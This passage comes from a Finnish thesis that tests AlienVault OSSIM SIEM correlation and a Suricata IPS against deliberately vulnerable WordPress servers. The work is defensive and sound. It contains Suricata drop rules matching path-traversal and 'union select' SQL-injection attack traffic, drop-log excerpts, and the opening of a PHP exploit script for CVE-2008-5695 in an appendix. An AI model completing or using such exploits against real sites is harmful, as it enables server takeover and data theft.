Huomattavaa tässä testissä on se, ettei AlienVault-järjestelmä huomannut lainkaan hyökkäystä vaan todisteet löytyvät ainoastaan IPS-sensorin lokeista. IPS-sensori saatiin valmiiksi vasta työn loppusuoralla, joten ei tutkittu niitä vaihtoehtoja, jolla tämän IPS-järjestelmän *drop.log*-tietoja olisi saatu toimitettua AlienVault-järjestelmälle. Todennäköisesti oma liitännäinen olisi ollut syytä tehdä.

10.3.2 Improper Input Handling -hyökkäys ja IPS-järjestelmä

Tässä on toteutettu vastaava hyökkäys kuin aikaisemmin kappaleessa 10.2.3. Erona toteutustavassa on se, että verkkoa ja palvelinta suojasi Suricata IPS -sensori (kts. kappale 9.2.3).

Suricata IPS -sensorilla muokattiin allekirjoitussääntö pudottamaan hyökkäysliikenne, jos sensori löytäisi säännön mukaista liikennettä:


```
drop http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"Custom:
Wordpress < 2.3.2 active_plugins option Code Execution Exploit -
CVE-2008-5695";flow:to_server,established;content:"POST";
http_method;nocase;content:"active_plugins[]=..%2Fuploads";refer
ence:url,web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-
5695;reference:cve,CVE-2008-5695;classtype:web-application-
attack;sid:200000001;rev:1;)
```

Testissä sisäverkkoa edelleen valvoi Suricata IDS -sensori, jolta hälytykset saadaan AlienVault-järjestelmään. Myös direktiivikorreloinnin ja ristiinkorreloinnin säännöt ovat vastaavat kuin testissä ilman IPS-järjestelmän suojaa.

Hyökkäys ei onnistunut ja todisteet onnistuneesta hyökkäyksen torjumisesta löytyvät Suricata IPS -sensorin *drop.log* lokitiedostosta.

```
08/30/2013-19:09:05.848374: IN= OUT= SRC=103.6.220.115 DST=132.190.242.20 LEN=52
TOS=0x00 TTL=59 ID=8724 PROTO=TCP SPT=33569 DPT=80 SEQ=2884759096 ACK=2413922563
WINDOW=1011 ACK RES=0x00 URGP=0
08/30/2013-19:09:06.449054: IN= OUT= SRC=132.190.242.20 DST=103.6.220.115
LEN=839 TOS=0x00 TTL=62 ID=52204 PROTO=TCP SPT=80 DPT=33569 SEQ=2413921776
ACK=2884759096 WINDOW=55 ACK PSH RES=0x00 URGP=0
```

OSSIM SIEM -järjestelmään tuli hälytys IDS-sensorilta hyökkäyksestä, kts kuvio 58. Selitys on se, että hyökkäysskripti lähetti useammassa otteessa php-tageja palvelimelle, mutta haitallinen osuus torjuttiin erillisellä säännöllä (tiedoston lähettäminen *uploads* kansioon kohdekoneessa).



KUVIO 58. AlienVault-järjestelmän tapahtumaloki, php-tagitapahtuma on havaittu

Tässäkään tapauksessa AlienVault-järjestelmä ei tiedä Suricata IPS -sensorin torjumasta hyökkäyksestä. Kyseessä on siis samanlainen tilanne kuin kappaleen10.3.1 testissä.

10.3.3 SQL-injektiohyökkäys ja IPS-järjestelmä

Tässä on toteutettu vastaava hyökkäys kuin kappaleessa 10.2.4. Erona toteutustavassa on se, että verkkoa ja palvelinta suojasi Suricata IPS -sensori (kts. kappale 9.2.3).

Suricata IPS -sensorilla muokattiin allekirjoitussääntö pudottamaan hyökkäysliikenne, jos sensori löytäisi säännönmukaista liikennettä:

```
drop http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"custom: Wordpress <=
2.3.1 Charset Remote SQL Injection Vulnerability - CVE-2007-
6318";flow:to_server,established;content:"GET";http_method;nocase;content:"index
.php";http_uri;nocase;content:"union";http_uri;nocase;content:"select";http_uri;
nocase;reference:url,www.exploit-db.com/exploits/4721/;reference:cve,CVE-2007-
6318;classtype:web-application-attack;sid:200000002;rev:1;)
```

Testissä sisäverkkoa valvoi edelleen Suricata IDS -sensori, jolta saadaan hälytykset AlienVault-järjestelmään.

Hyökkäys ei onnistunut ja todisteet onnistuneesta hyökkäyksen torjumisesta löytyvät jälleen vain Suricata IPS -sensorin *drop.log* lokitiedostosta.

```
08/30/2013-20:24:31.272094: IN= OUT= SRC=103.6.220.115 DST=132.190.242.23 LEN=52
TOS=0x00 TTL=59 ID=24213 PROTO=TCP SPT=46103 DPT=80 SEQ=2732806583
ACK=2888200110 WINDOW=1094 ACK RES=0x00 URGP=0
```

```
08/30/2013-20:24:31.478107: IN= OUT= SRC=132.190.242.23 DST=103.6.220.115
LEN=1500 TOS=0x00 TTL=62 ID=18148 PROTO=TCP SPT=80 DPT=46103 SEQ=2888198662
ACK=2732806583 WINDOW=54 ACK RES=0x00 URGP=0
```

OSSIM SIEM -järjestelmään ei ole tullut hälytystä IDS-sensoreilta hyökkäyksestä.

Tässäkään tapauksessa AlienVault-järjestelmä ei tiedä Suricata IPS -sensorin torjumasta hyökkäyksestä, eli kyseessä on sama tilanne kuin kappaleiden 10.3.1 ja 10.3.2 testeissä.

11 TULOSTEN TARKASTELU

AlienVault OSSIM SIEM -järjestelmän kohdalla haluttiin tarkastella muun muassa yleisesti käyttöönottoa, konfigurointia ja toimintaa ristiinkorreloinnin osalta. Lisäksi haluttiin tarkastella kuinka eri vapaan lähdekoodin Suricata ja Snort IDS/IPS-järjestelmät oli mahdollista ottaa AlienVault OSSIM SIEM -järjestelmässä käyttöön.

Jotta edellä mainittuja tavoitteita voitiin tutkia, piti valita ja toteuttaa hyökkäykset kohde web-palvelimia kohtaan. Hyökkäyksiä varten valittiin neljä erilaista haavoittuvuutta: PHP-injektio, Cross-site Scripting, Improper Input Handling ja SQL-injektio. Valinnat perustuivat pääasiassa siihen, että hyökkäykset olivat toteutettavissa kohteeksi valituissa web-palvelimissa ja ovat hyvin yleisiä ja käytettyjä haavoittuvuuksia internetissä.

Osa haavoittuvista kohde web-palvelimista asennettiin työssä alkutekijöistä lähtien. Tämä toteutettiin valitsemalla vanha Linux CentOs 5.1 käyttöjärjestelmätoimitus palvelimen rungoksi. Tämän päälle asennettiin käyttöjärjestelmän kanssa saman aikakauden vanha WordPress-julkaisualustatoimitus. Tämä osa työstä oli työläs, mutta palkitseva. AlienVault OSSIM SIEM -järjestelmän haavoittuvuusskannauksen toiminnallisuus tuli testattua perusteellisesti näitä web-palvelimia käyttäen.

Web-palvelimien oltua suojaamattomia ja päivittämättömiä, olivat hyökkäykset helppo kohdistaa haavoittuvuuksiin. PHP-injektiohaavoittuvuuden kohdalla tämä merkitsi palvelimen järjestelmätietojen joutumista vääriin käsiin ja koko palvelimen vaarantumista. XSS-haavoittuvuutta olisi voinut hyödyntää esimerkiksi ulkopuolisen skriptin suorittamisena. Improper Input Handling haavoittuvuutta olisi voinut hyödyntää web-palvelimella olevan tiedon muokkaamisessa. SQL-injektiohaavoittuvuuden kohdalla suojaamattomuus ja päivittämättömyys merkitsivät tietokantojen vuotamista, mikä voi johtaa myös muun tiedon menetykseen.

AlienVaultin dokumentointi oli tietyiltä osin laadittu kaupalliseen versioon perustuen. Avoimeen lähdekoodiin perustuvan version osalta viitattiin samaan dokumentointiin. AlienVault OSSIM SIEM -järjestelmän asennus ja käyttöönotto oli hyvin virtaviivaista ja helppoa. AlienVaultin asennuspaketissa oli valmiina tarvittavat työkalut haavoittuvuusskanneri OpenVas:ia ja IDS-järjestelmä Snort:ia myöten. AlienVault OSSIEM

SIEM Snort-sensorin asennus oli suoraviivaista, eikä vaatinut erityisiä toimenpiteitä. Työssä tarvittava haavoittuvuusskanneri OpenVas oli myös käytännössä käyttövalmiina nopeasti, kun sen asetuksiin määriteltiin kohdekoneiden tiedot. Tämä tapahtui osittain automaattisesti AlienVault-ohjelmiston toiminteita käyttäen ja osittain manuaalisesti määrittelemällä. AlienVault OSSIM SIEM -ohjelmiston mukana tulee ilmaiseksi uhkatietokanta haavoittuvuuksista sekä valmiita tapahtumien- ja ristiinkorrelointisääntöjä. Näillä työn toteuttaminen onnistui muutamaa ongelmaa lukuun ottamatta mainiosti.

AlienVault OSSIM SIEM -version, jolla testaus aloitettiin (v.4.0.0), mukana ei tullut Suricata IDS -järjestelmätyökalua esiasennettuna, joten tämä oli työn ensimmäinen toteutusosa. Suricata IDS -sensorin toteutus AlienVault OSSIM SIEM -järjestelmään oli työn alussa vaativa osio. Kun valmista tuoteintegraatiota ei ollut saatavilla, Suricata järjestelmä piti asentaa lähdekoodeista asti käsin pohjana olleelle OSSIM-sensorille. Itse Suricata IDS -järjestelmän asentaminen oli melko hyvin dokumentoitu toimittajan puolesta ja järjestelmä oli toiminnassa nopeasti. Toisaalta asennuksen ja konfiguroinnin monimutkaiset vaiheet lisäsivät virheiden riskiä. Muutamien konfigurointivirheiden seurauksena, ja pakollisen Suricata IDS -järjestelmän päivityksen takia, järjestelmän toimintakuntoisuuden varmistaminen venyi usean viikon mittaiseksi tehtäväksi. Suricata on vielä nuori IDS-järjestelmä ja vastaanottaa melko nopeassa tahdissa merkittäviä päivityspaketteja. Alkuvaiheessa oli myös ongelmia saada Suricata IDS -järjestelmää käynnistettyä AlienVault OSSIM SIEM -sensorin alaisuudessa niin, että SIEM-järjestelmä tunnisti IDS-järjestelmän liitännäisen olevan käytössä. Yhteenvetona voidaan sanoa, että asentaminen vaati melko paljon ammattitaitoa ja ongelmanratkaisukykyä. Työn kannalta lisäongelmia aiheutti AlienVault OSSIM SIEM -järjestelmän päivittäminen versioon v.4.1.3 testattaessa OSSIM-ohjelmiston päivittämisrutiinia. Kyseisessä versiossa Suricata IDS -järjestelmä oli integroitu osaksi AlienVault OSSIM SIEM -järjestelmätoimitusta. Tämä sotki Suricata-sensorin toiminnan muutamaksi viikoksi ennen kuin päästiin perille mistä oli kyse ja saatiin tilanne korjattua. Tämä toki helpotti uusien AlienVault OSSIM SIEM Suricata-sensoreiden asennusta ja käyttöönottoa, tämä todistettiin tekemällä toinen Suricata-sensori perusasetuksilla testiverkkoon.

Oma lukunsa oli Suricata inline IPS-tilassa toimivan sensorin asennus. Tämä työvaihe ajoittui työssä aivan viimeisiin viikkoihin. Tämä tunkeutumisen estojärjestelmä saatiin toimimaan halutusti ja hyökkäykset haavoittuviin palvelimiin saatiin estettyä, mutta

integraatio AlienVault OSSIM SIEM -järjestelmään ei toiminut kunnolla. SIEM-järjestelmä ei testausverkossa tiennyt IPS-järjestelmän torjumista hyökkäyksistä mitään, joten tämä jäi ratkaisematta.

Kun IDS-sensorit oli saatu toimimaan halutulla tavalla ja kohde web-palvelimien haavoittuvuudet oli selvitetty haavoittuvuusskannaustoiminnolla, korrelointitestit olivat valmiita alkamaan. Testaustavoitteet oli määritelty AlienVault OSSIM SIEM -ohjelmiston dokumentaation ja mahdollisten toiminnallisuuksien mukaan, mitä käyttöliittymästä pystyi tekemään. Ne olivat seuraavat:

- yksinkertainen ristiinkorrelointi kohteen tiedetyn haavoittuvuuden ja IDS-järjestelmän allekirjoitussäännön välillä.
- monimutkaisempi ristiinkorrelointi kohteen tiedetyn haavoittuvuuden ja useamman IDS-järjestelmän allekirjoitussäännön välillä. Tässä piti käyttää OSSIM SIEM -järjestelmän direktiivitapahtuman korrelointisääntöä.

Yksinkertainen ristiinkorrelointiesimerkki toimi hienosti OSSIM SIEM -järjestelmässä. Tämä saatiin toistettua kahden eri haavoittuvuuden ollessa kyseessä.

Monimutkaisempi ristiinkorrelointi ei toiminut OSSIM SIEM -järjestelmässä. Selvittelyt avoimen lähdekoodin yhteisön kanssa eivät ole vielä tähänkään päivään mennessä antaneet vastausta siihen, pitäisikö tämän toiminnallisuuden toimia OSSIM SIEM -järjestelmässä. Huomattavaa on, etteivät OSSIM SIEM -järjestelmän kehittäjät ole ottaneet kantaa onko toiminnallisuus uusi ominaisuus vai virhe aiemmassa toiminnallisuudessa. Tämä tosin on ymmärrettävää, koska tuotetuki on luvattu ainoastaan maksullista versiota käyttäville asiakkaille.

Lisähuomiona testeissä havaittiin tilanne, jossa tunnettua haavoittuvuutta ei tunnistettu kohde web-palvelimessa. Tämä tapahtui SQL-injektiohyökkäysesimerkissä. Selvittely on kesken yhteisön kanssa mistä tämä johtuu. AlienVault OSSIM SIEM -järjestelmän ilmaisessa uhkatietokannassa haavoittuvuus on merkattu ainoastaan koskemaan Fedora Linux-käyttöjärjestelmää käyttäviä WordPress web-palvelimia. Tämä haavoittuvuus on kuitenkin testien perusteella myös CentOs-pohjaisissa WordPress web-palvelimissa.

AlienVault OSSIM SIEM -järjestelmän päivitysrutiineissa saa olla tarkkana, tässä vaaditaan ammattitaitoa tarkistaa, että järjestelmä toimii halutulla tavalla myös päivi-

tyksen jälkeen. Työssä tämä koettiin Suricata IDS -sensorin kohdalla. Yhteisön foorumia tutkiessa on kiinnitetty huomiota ilmoituksiin erinäisistä toiminnallisista ongelmista juuri päivitysten jälkeisessä järjestelmän käyttöönotossa.

12 YHTEENVETO

Security Information and Event Management (SIEM) järjestelmien korrelaatiotoiminnoilla pyritään seulomaan tärkeitä tietoturvatapahtumia tietoverkkojen tapahtumatulvasta ja vähentämään väärien positiivisten havaintojen tulvaa. Toisaalta korreloinnin tavoitteena on myös hälyttää järjestelmän ylläpitäjät tarvittaessa toimimaan uhan ollessa päällä. Ristiinkorreloinnin toiminnallisuudella on nimenomaan keskitytty jälkimmäiseksi mainittuun toimintaan.

Kuten testihyökkäyksistä oli nähtävissä, AlienVault OSSIM SIEM -järjestelmän ristiinkorreloinnin toiminnallisuus ei kykene kaikkiin mahdollisiin käyttötarkoituksiin mitä siltä voisi olettaa löytyvän. Se, että onko kyse viallisesta toiminnallisuudesta vai ominaisuuksien puuttumisesta, jäi selvittämättä. Tämä herättää myös kysymyksen onko avoimen lähdekoodin järjestelmä riittävä suojaamaan oikein tuotantoverkon laitteita? AlienVault OSSIM SIEM -järjestelmän rinnalle on AlienVault kehittänyt myös kaupallisen tuotteen, AlienVault USM SIEM-järjestelmän, jolle luvataan jatkuvasti viikoittain päivittyvät uhkatietokannat ja korrelaatiosääntökokoelmat.

Asettamani testitilanne oli vaikea AlienVault OSSIM SIEM -järjestelmän ristiinkorreloinnin toiminnallisuudelle. Yksinkertainen, yhtä IDS-allekirjoitussääntöä ja tunnettua haavoittuvuutta ristiinkorreloiva korrelaatio, oletettiinkin toimivan moitteetta. Mutta tilanne on tällöin tietoturvan kannalta mielenkiintoinen. Miksi päästää hyökkäys läpi organisaation tietoverkkoon haavoittuvalle palvelimelle, kun hyökkäys voitaisiin yhtä hyvin estää käyttämällä IPS-järjestelmän estotoiminnallisuutta? Samainen allekirjoitussääntö saadaan IPS-järjestelmällä todistetusti estämään haitallisen liikenteen pääsy haavoittuvalle palvelimelle. Toinen kysymyksiä herättävä seikka on, miksi haavoittuvilta palvelimilta ei korjata/päivitetä haavoittuvia ohjelmistoja? Tähän toisaalta löytyy loogisia selityksiä: joko palvelimia ei saada päivitettyä teknisestä tai liiketoiminnallisesta syystä. Tämä seikka puoltaa käsitystä siitä, että monimutkaisemmalle ristiinkorrelointitoiminnallisuudelle olisi tilausta.

Tulokset työstäni herättävät väistämättä jatkokehitysideoita. Kuinka vastaavat ristiinkorrelaation toiminnallisuudet toimivat muissa vapaan lähdekoodin SIEM/SEM-järjestelmissä tai kaupallisessa SIEM-järjestelmässä? Lisäksi AlienVault OSSIM SIEM -järjestelmän monimutkaisempi muokkaaminen olisi mahdollinen tutkittava asia (esimerkiksi uusien liitännäisten luominen korrelointiin ja IPS-sensorien konfigu-

rointi). Koska kyse on avoimesta lähdekoodista, osaavissa käsissä haluttuja toiminnallisuuksia olisi mahdollista kehittää. AlienVault OSSIM SIEM -järjestelmän on mainostettu olevan ainut vapaan lähdekoodin SIEM-järjestelmä. Jouduin rajaamaan tutkimukseni AlienVault OSSIM SIEM -järjestelmään, mutta jatkokehitysmielessä voisi myös testata näitä kahta järjestelmää:

- Cyberoam iView – Open Source Logging and Reporting Solution
- Prelude OSS Open Source

Liiketoimintamalliltaan tuotteet vaikuttavat olevan samankaltaisia OSSIM SIEM -järjestelmän kanssa, tuotteet luvataan testikäyttöön sopiviksi, mutta vain testikäyttöön. Kaupallinen versio sisältää enemmän toimintoja ja sisältää laajan tuotetuen.

AlienVault OSSIM SIEM -järjestelmä on kuitenkin laajin vapaan lähdekoodin SIEM-järjestelmä käyttäjäkunnaltaan ja toiminnoiltaan. Asiantuntevan tietoturva-ammattilaisen käsissä AlienVault OSSIM SIEM -järjestelmän voi saada toimimaan aikaa käyttäen pienissä tuotantoverkoissa. Suurempien tuotantoverkkojen ollessa kyseessä, saattaa AlienVault OSSIM SIEM -järjestelmää käytettäessä muodostua ongelmaksi se, että tietoturva-ammattilaisen työkuorma verkon ylläpidossa voi nousta liian haastavaksi. AlienVault OSSIM SIEM -järjestelmän käytössä on kiinnitettävä huomiota nimenomaan päivityksiin ilmaisissa sääntökokoelmissa, kuinka usein niitä saa ja miten nopeasti näissä reagoidaan uusiin uhkiin.

LÄHTEET

AlienVault Unified SIEM System description. 2010.Viitattu 27.08.2013.
http://www.alienvault.com/docs/AlienVault_Unified_System_Description_1.0.pdf

AlienVault wiki – OSSIM Management Server. 2011.Viitattu 25.08.2013.
https://www.alienvault.com/wiki/doku.php?id=documentation:serverd#ossim_management_server

AlienVault wiki – OSSIM Sensor. 2011.Viitattu 25.08.2013.
https://www.alienvault.com/wiki//doku.php?id=documentation:agent#ossim_sensor

AlienVault downloads, latest and archives. 2013.Viitattu 28.08.2013.
http://downloads.alienvault.com/c/download?version=current_ossim_iso
http://downloads.eu.alienvault.com/c/download?version=4.1_64bits

AlienVault OSSIM: Open Source SIEM. 2013.Viitattu 30.08.2013.
http://www.alienvault.com/open-threat-exchange/projects#ossim-tab

AlienVault Unified Security Management overview. 2013.Viitattu 30.08.2013.
http://www.alienvault.com/products-solutions

Backtrack-Linux.org. 2013.Viitattu 31.08.2013.
http://www.backtrack-linux.org/

Chuvakin, A. 2003. Security data centralization. Viitattu 26.08.2013.
http://www.slideshare.net/anton_chuvakin/anton-chuvakin-on-security-data-centralization

Chuvakin, A. 2004. Security Event Analysis Through Correlation. Viitattu 25.08.2013.
http://www.scribd.com/doc/21546010/Security-Event-Analysis-Through-Correlation-by-Anton-Chuvakin

Chuvakin, A. 2010. The Complete Guide to Log and Event Management. Viitattu 25.08.2013.
http://www.novell.com/docrep/2010/03/Log_Event_Mgmt_WP_DrAntonChuvakin_March2010_Single_en.pdf

Common Vulnerabilities and Exposures. 2013. Viitattu 17.08.2013.
http://cve.mitre.org/

Common Weakness Enumeration. 2013. Viitattu 17.08.2013.
http://cwe.mitre.org/

CVE List Main Page. 2013. Viitattu 17.08.2013.
http://cve.mitre.org/cve/index.html

CWE List (Version 2.5). 2013. Viitattu 17.08.2013.
http://cwe.mitre.org/data/index.html

Dorigo, S. 2012. Security Information and Event Management. Viitattu 25.08.2013.
http://www.ru.nl/publish/pages/578936/thesissanderdorigo.pdf

Emerging Threads – ETOpen Ruleset. Viitattu 21.08.2013.
http://www.emergingthreats.net/open-source/etopen-ruleset/

Faircloth, J. 2011. Penetration Tester's Open Source Toolkit, Third Edition.

Gordon, S. 2010. Operationalizing Information Security, Putting the Top 10 SIEM Best Practices to Work. Viitattu 02.08.2013.
http://www.eslared.org.ve/walcs/walc2012/material/track4/Monitoreo/Top_10_SIEM_Best_Practices.pdf

Hautaniemi, M. 1994. TKK/Atk-keskuksen TCP/IP-verkon valvonta ja hallinta. Viitattu 08.08.2013.
http://www.netlab.tkk.fi/julkaisut/tyot/diplomityot/611/diplomityo.book.html

Infosec Institute Resources. 2012. AlienVault OSSIM Review – Open Source SIEM. Viitattu 31.08.2013.
http://resources.infosecinstitute.com/alienvault-ossim-review-open-source-siem/

Intrusion Detection in AlienVault. 2013. Viitattu 30.08.2013.
https://alienvault.bloomfire.com/posts/527001-intrusion-detection-in-alienvault/public

Jamil, A. 2009. The difference between SEM, SIM and SIEM. Viitattu 15.08.2013.
http://amirjamil.blogspot.fi/2009/07/difference-between-sem-sim-and-siem.html

JYVSECTEC. 2013. JYVSECTEC-hankkeen kotisivut. Viitattu 17.6.2013.
http://jyvsectec.fi/

Kent, K & Souppay, M. 2006. NIST SP 800-92, Guide to Computer Security Log Management. Viitattu 25.08.2013.
http://csrc.nist.gov/publications/nistpubs/800-92/SP800-92.pdf

Lorenzo, J-M. 2010. AlienVault LC, AlienVault Installation Guide. Viitattu 29.08.2013.
http://alienvault.com/docs/Installation_Guide.pdf

Mell, P & Scarfone, K. NIST - Guide to Intrusion Detection and Prevention Systems. 2007. Viitattu 19.08.2013.
http://csrc.nist.gov/publications/nistpubs/800-94/SP800-94.pdf

Metasploit's Meterpreter. 2004. Viitattu 31.08.2013.
http://www.nologin.org/Downloads/Papers/meterpreter.pdf

Murphy, A. & Salchow, K. 2007. Applied Application Security—Positive & Negative Efficiency. Viitattu 18.08.2013.
http://www.f5.com/pdf/white-papers/applied-app-security-wp.pdf

NETFORENSICS WHITE PAPER - Event Correlation Matters: Practical, Automated Solutions for Protecting Critical Data. 2009. Viitattu 25.08.2013.
https://developer.cisco.com/documents/1764021/1795746/nFX_CorrelationMatters_WP.pdf

Oinkmaster Sourceforge. 2011. Viitattu 31.08.2013.
http://oinkmaster.sourceforge.net/

OISF - Open Information Security Foundation. 2013. Viitattu 31.08.2013.
http://www.openinfosecfoundation.org/

OISF – What is Suricata. 2013. Viitattu 31.08.2013.
https://redmine.openinfosecfoundation.org/projects/suricata/wiki/What_is_Suricata

OWASP - About The Open Web Application Security Project. 2013. Viitattu 16.08.2013.
https://www.owasp.org/index.php/About_OWASP

OWASP – Code Injection. 2009. Viitattu 18.08.2013.
https://www.owasp.org/index.php/Code_Injection

OWASP - Cross-site Scripting (XSS). 2011. Viitattu 18.08.2013.
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

OWASP – OWASP Top 10. 2013. Viitattu 16.08.2013.
https://www.owasp.org/index.php/Top_10_2013

OWASP to WASC to CWE Mapping. 2013. Viitattu 17.08.2013.
http://www.criticalwatch.com/assets/c-Owasp-to-Wasc-to-CWE-Mapping-Tech-Paper-0710131.pdf

Penetration Testing Solutions / metasloit. 2013. Viitattu 31.08.2013.
http://www.rapid7.com/products/metasploit/

Stallings, W. 2008. Business Data Communications, Chapter 20. Viitattu 08.08.2013.
http://business.usi.edu/aforough/Chapter%2020.pdf

Sourcefire, Inc. About Snort. 2010. Viitattu 31.08.2013.
http://www.snort.org/snort

Thomas, T. 2005. Verkkojen tietoturva perusteet. Helsinki: IT Press

Unified2 - Aanval Wiki. Viitattu 15.08.2013.
http://wiki.aanval.com/wiki/Unified2

Unofficial Vyatta Wiki. 2013. Viitattu 31.08.2013.
http://www.vyattawiki.net/wiki/Main_Page

US-CERT SQL Injection. 2012. Viitattu 18.08.2013.
http://www.us-cert.gov/security-publications/sql-injection

Vasquez V. 2009. Event Centralization and Correlation at a Finance Entity. Viitattu 02.08.2013.
http://upcommons.upc.edu/pfc/bitstream/2099.1/7434/1/memoria.pdf

WASC THREAT CLASSIFICATION. 2010. Viitattu 17.08.2013.
http://projects.webappsec.org/f/WASC-TC-v2_0.pdf

Web Application Security Consortium. 2013. Viitattu 17.08.2013.
http://www.webappsec.org/

WASC - Improper Input Handling. 2010. Viitattu 18.08.2013.
http://projects.webappsec.org/w/page/13246933/Improper%20Input%20Handling

WordPress.ORG - Suomi. 2013. Viitattu 31.08.2013.
http://fi.wordpress.org/

LIITTEET

Liite 1. OWASP Top 10

TAULUKKO 1. OWASP Top 10. (OWASP – OWASP Top 10 2013.)

Risk:	Description:
A1 – Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2 – Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3 – Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
A6 – Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8 - Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A9 - Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
A10 – Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Liite 2. OWASP Top 10 –muutokset 2010 -> 2013

TAULUKKO 1. OWASP Top 10 –muutokset 2010 -> 2013. (OWASP – OWASP Top 10 2013.)

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A6 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 à	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into à	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

Liite 3. WASC Threat Classification Reference Grid

TAULUKKO 1. WASC Threat Classification Reference Grid. (WASC THREAT CLASSIFICATION 2010.)

Item Name	WASC ID
Insufficient Authentication	WASC-01
Insufficient Authorization	WASC-02
Integer Overflows	WASC-03
Insufficient Transport Layer Protection	WASC-04
Remote File Inclusion	WASC-05
Format String	WASC-06
Buffer Overflow	WASC-07
Cross-site Scripting	WASC-08
Cross-site Request Forgery	WASC-09
Denial of Service	WASC-10
Brute Force	WASC-11
Content Spoofing	WASC-12
Information Leakage	WASC-13
Server Misconfiguration	WASC-14
Application Misconfiguration	WASC-15
Directory Indexing	WASC-16
Improper Filesystem Permissions	WASC-17
Credential/Session Prediction	WASC-18
SQL Injection	WASC-19
Improper Input Handling	WASC-20
Insufficient Anti-Automation	WASC-21
Improper Output Handling	WASC-22
XML Injection	WASC-23
HTTP Request Splitting	WASC-24
HTTP Response Splitting	WASC-25
HTTP Request Smuggling	WASC-26
HTTP Response Smuggling	WASC-27
Null Byte Injection	WASC-28
LDAP Injection	WASC-29
Mail Command Injection	WASC-30
OS Commanding	WASC-31
Routing Detour	WASC-32
Path Traversal	WASC-33
Predictable Resource Location	WASC-34
SOAP Array Abuse	WASC-35
SSI Injection	WASC-36
Session Fixation	WASC-37
URL Redirector Abuse	WASC-38
XPath Injection	WASC-39
Insufficient Process Validation	WASC-40
XML Attribute Blowup	WASC-41
Abuse of Functionality	WASC-42

XML External Entities	WASC-43
XML Entity Expansion	WASC-44
Fingerprinting	WASC-45
XQuery Injection	WASC-46
Insufficient Session Expiration	WASC-47
Insecure Indexing	WASC-48
Insufficient Password Recovery	WASC-49
Insufficient Data Protection	WASC-50

Liite 4. Hyökkäysskriptit ”Improper Input Handling”-haavoittuvuuteen

CVE-2008-5695.php

```
<?php
/*
WordPress [MU] blog's options overwrite

Credits : Alexander Concha <alex at buayacorp dot com>
Website : http://www.buayacorp.com/
Advisory: http://www.buayacorp.com/files/wordpress/wordpress-mu-
     options-overwrite.html

This exploit uses active_plugins option to execute arbitrary PHP
*/
include_once './class-snoopy.php';

// Fix Snoopy
class SnoopyExt extends Snoopy {
     function _prepare_post_body($formvars, $formfiles) {
           if ( is_string($formvars) ) {
                 return $formvars;
           }
           return parent::_prepare_post_body($formvars, $formfiles);
     }
}

set_time_limit( 0 );

